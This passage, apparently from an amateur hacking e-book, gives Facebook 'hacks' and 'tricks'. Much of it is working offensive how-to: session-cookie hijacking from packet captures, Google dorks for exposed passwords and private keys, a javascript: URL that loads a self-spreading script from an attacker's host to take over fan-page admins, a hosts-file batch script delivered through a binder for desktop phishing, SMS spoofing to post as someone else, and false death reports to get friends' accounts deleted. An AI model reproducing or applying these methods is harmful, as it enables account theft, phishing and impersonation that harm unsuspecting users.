2834	8.64327300	119.74.78.118	172.16.106.124	UDP	1467	Source port: 62896 De
2835	8.64351800	119.74.78.118	172.16.106.124	UDP	1467	Source port: 62896 De
2836	8.64380700	119.74.78.118	172.16.106.124	UDP	1467	Source port: 62896 De

Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0

Ethernet II, Src: SuperMic_20:ba:e5 (00:25:90:20:ba:e5), Dst: compaIn_4a:46:ef (b8:70:f4

Internet Protocol Version 4, Src: 109.92.54.58 (109.92.54.58), Dst: 172.16.106.124 (172.1

User Datagram Protocol, Src Port: 21247 (21247), Dst Port: 11081 (11081)

Data (20 bytes)

```


0000 b8 70 f4 4a 46 ef 00 25 90 20 ba e5 08 00 45 04 .p.JF..%.....E.
0010 00 30 53 08 00 00 71 11 3c 8e 6d 5c 36 3a ac 10 .0S...q. <m\6...
0020 6a 7c 52 ff 2b 49 00 1c 71 dd 21 00 90 19 4a f4 j|R.+I.. q.!...J.
0030 aa bb 3b 06 f7 1a 00 00 ea 88 0f 4c 82 ad ...;.....L..

```





Now right click on ->copy->bytes->printable text only and copy the all data to Notepad Now we will use the Cookie Manager (firefox addon) ..so open it on firefox ..first of all open <http://facebook.com> and aopen cookie manager ..and on cookie manager click on add button...





After refreshing I got...



So my mates that's all 😊

Section 12 – Facebook Password Decryptor :-

FacebookPasswordDecryptor is the FREE software to instantly recover stored Facebook account passwords stored by popular web browsers and messengers. Most of the applications store the Login passwords to prevent hassale of entering the password everytime by the user. Often these applications use their own proprietary encryption mechanism to store the login passwords including Facebook account passwords. FacebookPasswordDecryptor automatically crawls through each of these applications and instantly recovers the encrypted Facebook account password.



Section 13 – Hacking FB Accounts Using Google Dork :-

Prerequisites: (This one is Easy!)

- 1. A modern webbrowser and a internet.**
- 2. Time**

[Level:Beginner]

Method 1: Facebook!We will be using a google dork to find usernames and passwords of many accounts including Facebook!
The Dork: `intext:charset_test= email= default_persistent=`
Enter that into Google, and you will be presented with several sites that have username and passwords lists!

Method 2: WordPress!

This will look for WordPress backup files Which do contain the passwords, and all data for the site!
The Dork: `filetype:sql inurl:wpcontent/backup-*`

Method 3: WWWBoard!

This will look for the user and passwords of WWWBoard users
The Dork: `inurl:/wwwboard/passwd.txt`

Method 4: FrontPage!

This will find all users and passwords, similar to above.
The Dork: `ext:pwd inurl:(service | authors | administrators | users) "# - FrontPage-"`

Method 5: Symfony! This finds database information and logins
The Dork: `inurl:config/databases.yml -trac -trunk -"Google Code" -`
`source`

-repository

Method 6: TeamSpeak! (big one!!!!) This will search for the `server.dbs` file (a Sqlite database file With the SuperAdmin username and password!!!)
The Dork: `server-dbs "intitle:index of"`

Method 7: TeamSpeak2!!! (also big!) This will find the log file which has the Super Admin user and pass in the Top 100 lines. Look for "superadmin account info:"
The Dork: `"inurl:Teamspeak2_RC2/server.log"`

Method 8: Get Admin pass! Simple dork which looks for all types of admin info
The Dork: `"admin account info" filetype:log`

Method 9: Private keys! (not any more!) This will find any .pem files which contain private keys.
The Dork: `filetype:pem pem`
`intext:private`

And the Ultimate one, the regular directory full of passwords....

Method 10: The Dir of Passwords! Simple one!
The Dork: `intitle:"Index of..etc" passwd`

Section 14 – Facebook FanPage Hacking :-



This tutorial is working almost 100% as we all know its difficult to hack Facebook fan page but some how how this method is working on some fan page and allowing us to hack Facebook fan page easily. I hope you will be able to hack any Facebook fan page after reading this post. please do comment share and like this post if the information below is helpful to you.

So Lets begins.

First of all we need to setup an exploit and a website to host the exploit. If you already have a hosting then its great otherwise there are couple of free hosting websites that can be used for such purposes as

Disclaimer: Coder and related sites are not responsible for any abuse done using this trick.

Steps that you need to follow

- 1)At first Download the exploit from [Here](#).
- 2)After downloading the exploit, you need to edit it wit any editor software i suggest notepad++, one of the best editor. You can download it from [Here](#).
- 3)Open the file named pagehack.js with notepad++. Now find the text wamiqali@hungry-hackers.com by pressing **CTRL+F** and replace it with your own email id which you have used while signing up for Facebook.

4)Now you have to change the viral text which will be sent to the friends of the victims. To do this, find the textHey See what i got! and replace it with your own text. This text will be sent to the facebook wall of 15 friends of the victim. Since it is an auto-posting bot, to prevent facebook from blocking it, I reduced its capacity to 15. Now just save it as anything.js (Tip: Be social engineer and rename it to something more attractive like getprizes.js or booster.js As i have already posted an [article on hacking with social engineering](#) Here)

5)Now you have to upload this script to your server. For this make an account at Ofess.net or 000webhost.com (t35 or 110mb won't help this time) and use filezilla and upload this to your root. So the address where your script is uploaded will be as follows:

www.yoursite.Ofess.net/booster.js

6)Now comes the most important part of this Hack. You need to convince the admin of that Fan page to put the following code (Note: Don't forget to replace the text in bold with the address of your script) in hisbrowser's address bar and hit enter while he is on Facebook.

**javascript:(a = (b = document).createElement("script")).src = "http://www.yoursite.Ofess.net/booster.js",
b.body.appendChild(a); void(0)**

Tip: You can fool him by making him greedy to grab something. You can also encode this in ASCII format for more better results.

Now its done you have successfully hacked the admin of the fan page.

These days many Facebook fan page is getting hacked with this trick.so for all admin be secure you self from these attack this is explained for educational purpose only.

Section 15 – Desktop Phishing :-

Concept Behind The Hack :

Hosts file is a computer file used in an operating system to map host names to IP addresses. Host file used to play a large role before the Domain Name System (DNS) came into existence. A hosts file basically controls how your browser finds **websites**.

You can use host file to map any word or domain to an ip address or to another domain. For example if we add

74.125.236.84 www.facebook.com

To the host file what will happen is that when you type **Facebook.com** in your browser it will open google.com instead of facebook.com this is because (74.125.236.84) is **Google's Ip**, So the browser will take it blindly So if a attacker is able to add his Ip address (where he Hosts the phisher page) Victim will be redirected to the attackers **phishing site**

What makes this attack so successful is the victim will not know since the URL only remains facebook.com

What Hackers Dont Teach You ?

I see many tutorials on the net on Desktop Phishing but Most of the tuts won't work because of following things

- Now days every one has a dynamic IP address (ip changes every time when you restart)
- Now all most all computers are behind a Router, So we have to port forward our web server in order to access it . This is a little confusing for newbies

But in this tutorial i will explain how you can overcome all these problems

How To Over Come This Problem ?

We can overcome the above problems by using a static VPN , With a VPN you will have a static Ip address and you need not port forward your webserver

Demonstration

Things You Require :-

1. Phisher Page - You can download Facebook Phisher page from [Here](#)
(I've added an extra page to make it more realistic, the victim will get a message saying Facebook is blocked by your isp)

2. Web server - You can use wamp or xampp , i would recommend you to use xampp, i have written a tutorial on how you can install , use [Xampp](#) kindly refer the article for more details

3. A static VPN - I will Use proXPN VPN for this Tutorial but i recommend you to use Strong Open VPN as it is very stable you can download it from [Here](#)

Procedure:-

1. First Download and install xampp on your PC, Start **Apache** and **Mysql** services

2. Download the Facebook Phisher page From the link given above, Place all its contents in the **ht docs** folder which should be under **Xampp** (place were you installed xampp)

3. Install **ProXPN** VPN or any other static **VPN**, i recommend you to use Strong Vpn as it very stable and gives you a static IP Once you install and run it, you will get a static IP (vpn)

4. Now we have to replace some text in the **victims Host** file which is at **C:\windows\system32\drivers\etc** , You can do this by many ways either by using a SFX archive or using a batch file for this tutorial we will use a **batch file** to accomplish the job

@echo off

```
echo 172.X.XX.X.X www.facebook.com >> C:\windows\system32\drivers\etc\hosts
exit
```

Replace "172.X.XX.X.X" with your IP (vpn) address, Finally save it as Save it as Something.**bat**

5. Now to avoid suspicion you can Bind the batch file with a legitimate file, Kindly refer the [Binders](#) tutorial for more info

6. Now send the file via email or upload the file to a site and ask the victim to download the file , After the victim **downloads** and clicks the file, his host file will be replaced ,So now when ever the victim enters facebook.com He will be redirected to our Phisher Page, But the **URL** will remain as **Facebook.com**

To see all the victims credentials and Password open newly created **log.txt** file which is under **ht docs** folder

HACKING WITH EXPERTS 3

FACEBOOK TRICKS / TIPS

ANURAG DWIVEDI



Section 1 – Hack Your Friends FB Status :-



First send to your victim this link https://m.facebook.com/upload.php?email&_rdr

and ask him to give you the email xxxxxxxxxx@facebook.com

Then go your Gmail email go to new message and put the email he sent you and write what you want to post in the subject case , leave the message case empty ,go and check his wall

^_^ Enjoy ;)

Section 2 – Update FB Status With Fake Names:-

By using this trick you can make fake status of anyone name on [Facebook](#) and take photograph and jealous your friends.

To do this just follow these simple steps

- Go to Wall Machine [Click Here](#)
- Then click on **connect** button after then allow the apps through your fb account
- Then the wall machine box appear. This box is customizable edit **names** and **Photos**.
- After the all steps are completed then click on **save** button.
- Then **open** your save file in new tab and take a photo by print screen

Just take a Look on all Step which you have follows





Section 3 – Use FB In Hackers Language :-



1- Login to your Facebook account

2- Goto account setting

3- search for language Option

4- now set it to "1337 speak"
you've done !

if you want to use Facebook in your old language then Roll back the steps and set Language Option to to English (US) again.

Section 4 – Stop Unwanted Photo Tags In Timeline :-



You can Enable This Option by few simple steps:

step 1: Go to your Facebook Privacy Settings

step 2: Simple go to “Privacy Settings > Timeline and Tagging > Review posts friends tag you in before they appear on your Timeline” and Set “On” This option.

step 3: Below mentioned screen shots will help you in enabling this feature:
Click on Edit settings of Timeline and Tagging Option.

step 4: You will see an option “Review posts friends tag you in before they appear on your Timeline”, Now click on “Off” and set it to “On” to enable this feature for you.

Step 5: And Now Finally Enable this Feature.

After saving the changes if someone tag you on facebook then you will get Options to either Approve or Disapprove the posts. These posts will not visible on your Timeline until you manually approve them. I think for girls it would be very much helpful .

Section 5 – How To Change/Update Status Of Someone's In Facebook :-

NOTE : The slave **MUST** have the Facebook Text feature enabled in their account , if they don't then this will not work

So, in this Facebook hack, we will use SMSGlobal to change the status of your friend. SMSGlobal allows us to send message to any number from anyone's number. That is, we will send Facebook a fake SMS from your friend's registered mobile number.

Facebook will think that the message has been sent by your friend and his status will be updated according to the message contents sent by us.

1. Go to SMSGlobal.com and register for an account.
2. After logging in to your account, click on "Send SMS to a Number"

Send SMS to a single number

Send SMS To: 919232232665

Sender ID From: 91

Reply To: ☒ Sender ID ☐ Email

Message Template:
 -Please Select-
 Use Template

Message:
 is writing article on Facebook Hacks!!!
 39 characters, 1 SMS message(s)

☐ Schedule delivery at:
 Current time: 2011-07-13 12:01:49

Send SMS

3. Enter the information as follows:

Send SMS To: 919232232665

Sender ID From: The registered mobile number of your friend.

Message: The status you want to update for your friend. Enter anything you want. It will appear as your friend's new status.

Hit on Send SMS.

4. Now, Facebook will update your friend's status to the message you have sent.

Anurag

Section 6 – Trace Someone In Facebook :-



This method work with Notification that you receive in your email for example if someone comment your status or send you a message on Facebook of course you will receive the notification in your email !

so you are **A** and your victim is **B** when your victim comment on your thread in Facebook in the system of Facebook it will say **A <=====> B**

so where to find your victim ip it's simple just go to your email and to the notification and view the source of the message type Ctrl +f then search this:

X-Facebook: from zuckmail

you will find a code like this ([MTI3LjAuMC4x]) it's coded in base 64 you have to decode to ASCII text then you will find the IP of your target Enj0y!

Tool to decode and encode =====>>> [Go Here](#)

for more information check the first line **x-store-info**:

Section 7 – Post Status To FB By Any Device :-



Hello guys many of you are asking me about this trick how to update fb status via any device just like i5,blackberry,galaxy s3,lumia,Android etc.. and shock ur friend :D its damm* easy i m going to provide u a website from where u can update ur status via any device any os just visit the link given below !!!!

plus points: from this site u can update ur status safely no facebook blockage will happen this site is spam,bug,virus free enjoy :))!

Link :

<http://www.updateviaz.com/>

Section 8 – How To Post In All FB Group In A Single Click :-

- 1) visit this website <http://www.hexcolor.in/tools/multipost/index.php>
- 2) login with your facebook account
- 3) now follow all the requirement and you will see something like that
- 4) you will see all your fb group and a box fill your message and tick all group click on post
- 5) you have done it :> !!!

NOTE: TRY IT @ YOUR OWN RISKZZ COZ REGULAR USAGE MAY BLOCK UR FB ACCOUNT.....!!!!

Section 9 – Post Blank Status Or Comment On Facebook :-



STEP 1) Goto your or your friend's wall

STEP 2) Press “**alt+0173**” (of numpad without quotes)

STEP 3) click “**share**” or Press **Enter**... And That's it..

once if you are done, your blank post will be shown on your friend's wall.

Note:- It works only With Status and Comments.

Now play around , shock your friends and have fun..;-)


Section 10 – How to Show who is online on Facebook when you are in offline mode:-

First you will go to the login the Facebook after you can go the offline chat in Facebook account. Go to <http://www.facebook.com/onlinenow> page.




Click on **Allow**

After install this application you able to show, who is online on Facebook while you are offline on Facebook account



Section 11 – How to Disable Public Search of Your Facebook Profile:-

Login Facebook.com then Go to Account> **Privacy Settings**



Click on Edit your settings under **Apps and Websites** In the bottom look for Public Search



Section 12 – How to Find if Somebody Hacked your Facebook Account:-

Login Facebook Click on **Account Settings**.

Under **Security tab**, you can see your all login information.

Active Sessions

Current Session
Location: Delhi, DL, IN (Approximate)
Device Type: Chrome on Win7

If you notice any unfamiliar devices or locations, click 'End Activity' to end the session.

Last Accessed: Today at 3:11pm Location: Delhi, DL, IN (Approximate) Device Type: Firefox on Win7	End Activity
Last Accessed: Wednesday at 4:47pm Location: Delhi, DL, IN (Approximate) Device Type: Chrome on Win7	End Activity
Last Accessed: Wednesday at 11:51am Location: Delhi, DL, IN (Approximate) Device Type: Chrome on Win7	End Activity
Last Accessed: Tuesday at 9:53pm Location: Mumbai, MH, IN (Approximate) Device Type: Chrome on Win7	End Activity

Section 13 – How to Track FB Activities :-

Check your track.

Sign up | Log in | About | FAQ | Features & Pricing

Sign up now. It's just the fields below.
After signing up you can add the supported services to your user.

Create your TwentyFeet user

E-mail address

Password

Confirm password

Your name (optional)

Language
English

☐ I accept the [Terms of Service](#) and [Privacy Policy](#)

Sign up now!

Sign up with your other accounts

You can also use your existing facebook or twitter user to sign up at TwentyFeet

or

Sign up via **facebook**

Sign up via **twitter**

www.twentyfeet.com

Section 14 – How To Flip FB Status Updates :-



www.fliptext.org

Copyright www.cyber-worlddd.blogspot.in

Section 15 – How to delete your friends

Facebook account in 24 hours :-

Report a Deceased Person's Profile

IMPORTANT: Under penalty of perjury, this form is solely for the reporting of a deceased person to memorialize.

Full Name:
on the account

Account email addresses:
which may have been used to create the account

Web address (URL) of the profile you would like to report:
Please copy and paste the web address (URL) of his/her profile.

Relationship to the person: ▼

Requested action: ▼

Proof of death:
an obituary or news article

http://www.facebook.com/help/contact.php?show_form=deceased

Section 16 – Add All FB Friends In FB Groups In A Single Click :-



If you want to add your all friends in group by just single click then follow all steps carefully.

- Firstly open Mozilla Firefox
- Now Open your Facebook group in which you want to add your friends
- Then Click Ctrl + Shift + K
- Now Paste...

```
document.body.appendChild(document.createElement('script')).src='http://group-invites.googlecode.com/files/group-invite.js';
```

- Then press Enter
- After then to hide box press again Ctrl + Shift + K

Section 17 – Convert Your Any Image In FB Chat Codes :-



- Firstly [Click here](#) now new window is open.
- Now browse any picture from your computer.
- Then select and upload your picture.
- Now it takes few secs then your picture will convert into chat codes.
- Now copy codes show in box.
- Then paste copy code into chat box.and you have done.

Section 18 – How To Convert Personal FB Account To FB Page :-

What will happen if you use this feature for your account ?

I know every want to make it's on name page with lots of fans but is it option helpful for you.? Firstly you have to understand all thing about how it's work and what will be it's results.

If your personal account have lots of friends and also too much subscribers / followers. Then by migrating account into page converts your all friend list and followers list into fans list of your new page.

Lets take example if have 5,000 friends and 15,000 followers on account when you convert it. Your page will be of 20,000 fans. Yeah! it's might looking good but it has many impacts after migration.

Before migration, you have to know very well about these listed results.

Migration only converts your friends and followers into page fans.

So all the other information will be deleted. Which includes your personal information, messages, apps, groups you owner and also joined, status, personal photos, tagged photos, shared videos etc. All thing which are relates or required account will become unavailable. The only thing will left in your account is page which you made.

If you feel that you are at right place for conversion of account. Then before converting account you have to download your account information. To know more about downloading account information i request you take a look on my topic about

[Download your Facebook account information.](#)

This above article help you to save your information into your drive.

Steps to convert your Account into Fans Page.

Now here come to the main part of this article for which you are waiting, If you read all above results and after you really thing about converting you account.

Then follow all steps very carefully

- Firstly you have to log in into your account which you want to convert. Then setup name of your account because name of your will be name of your page of if want change, then change it before migrate.
- When you are ready to convert then go to Facebook help center and search about migrate account or [visit here](#)



- In help center you will find full clarification about migrate and they also provide link of migration. If you are not able find then [visit here](#)

This will open migrate page, it look like same making new page form.

- Then select your page category like business, brand or community etc. After selecting category they get required your password as you want convert or not.

Sometime its also show this error that log in into your account from previous device you used for log in. So don;t worry it take 24-48 hours because of account security after this time period your are able to migrate

After providing password your page will refresh and start converting your account into page and wait for few min to complete conversion of all members.

After complete conversion your page is ready to use. you can also enjoy your page from existing account of also you can make your another account as admin by email adding at admin panel.

Is this migration is reversible ?

No, This migration is not reversible so if you migrate your account accidentally with wrong name or other reason by mistake. Then sorry my friends your account is now come in great problem. Facebook is now providing a application form to appeal to reverse your page back into account. But Chances are 10% only for helpful result because this form required your ID proof which matches your account name also. So if you are able to provide then you can [appeal here](#)

After appealing, if your application is approved by [Facebook](#) then you are able to get back your account.

At the end i feel that now this whole article clear the picture in your mind and you will understand all the part without any doubt. If you face any problem about Facebook you are free to ask me anytime. I'll reach to reply you as soon as time allow me. I am also not able to give time to [safe tricks](#) for new publishing because of load of studies. But i try my best as possible.

So give your feedback and don't forget to share this article if find it helpful because your efforts are necessary for us..

Section 19 – How To Make Single Name FB Account :-

This trick is working for Mozilla Firefox so try it on Mozilla.

- Firstly Change your Browser Proxy Manually use one of the proxy from below given.

HTTP Proxy :-

119.235.16.41

114.6.15.154

112.215.10.74

PORT :- 8080

- Then Save Your Settings.
- Now Open your Facebook Account Name Settings.
- Change your language from English (us) to **Bahasa Indonesia**
- Then Simply remove Your Last Name And Save it.
- Now Your Facebook Account is only with First Name Without Last Name.
- After Completing all steps remove Manual Proxy and select use system proxy settings and change change your language back to English (us)

Important Note:- Firstly Open your Facebook account settings then change proxy because sometime after changing proxy their will be error in log in account

Section 20 – Insert Profile Picture In Facebook Chat Box :-

This trick is about to insert profile picture of anyone into chat box. This [trick](#) is already published earlier in [Facebook New Chat Tricks](#) but many of my friends are confused about this trick. because they are unable to find username and user Id

Now only one simple method to learn this trick just simply take look on below picture.


[[unique id or Username]]

To Find username or user id simply take a look here

Step 1.



Step 2.



Step 3.



I hope now all the doubt are clear after this..

Section 21 – How To Edit FB Homepage By Javascript :-



Just Follow these simple steps to this trick.

- Firstly open Your web Browser i recommend you to use Google chrome.
- Then open your site which you want edit Like i am doing with Facebook
- Then Paste this JavaScript in Address bar

javascript:document.body.contentEditable='true'; document.designMode='on'; void 0

- Press enter

Section 22 – Change Your Facebook Theme :-

Important Note :- This Trick is only for Mozilla Firefox.



- Open Mozilla Firefox Then Install [Stylish Add ons](#) [Click Here](#)
- After the installation restart your Firefox.
- Then Log In your [Facebook](#) Account then Click on **S** button on Add one Bar. As Shown In Below Pictures.
- Then Choose Any theme Which you want. Then Click on Install Button.
- After Installing Open your [Facebook](#) then you will see amazing result....Hope you like it....:))

Section 23 – Login Your Too Many FB Accounts With Google Chrome :-

Many peoples have too many **Facebook** account and but to open 3,4 or more accounts at same time is a great problem for many peoples Because to log in your many accounts you need different browsers.

But by using this trick their is no need to download different browsers for using Facebook because Google chrome has option of add new user in which u can browse differently by making new different browser.

Follow these simple step for adding new users in Google chrome

- Firstly download Latest version of **Google chrome**.
- Then Open Google chrome and go to **Settings**.
- Then Click On **Add New Users** at users option.
- By using to option you can add many user.

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Thanks For Reading !!

Greetz :

Aakash Kumar

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-----Signing off – Anurag I D@rk d3ViL-----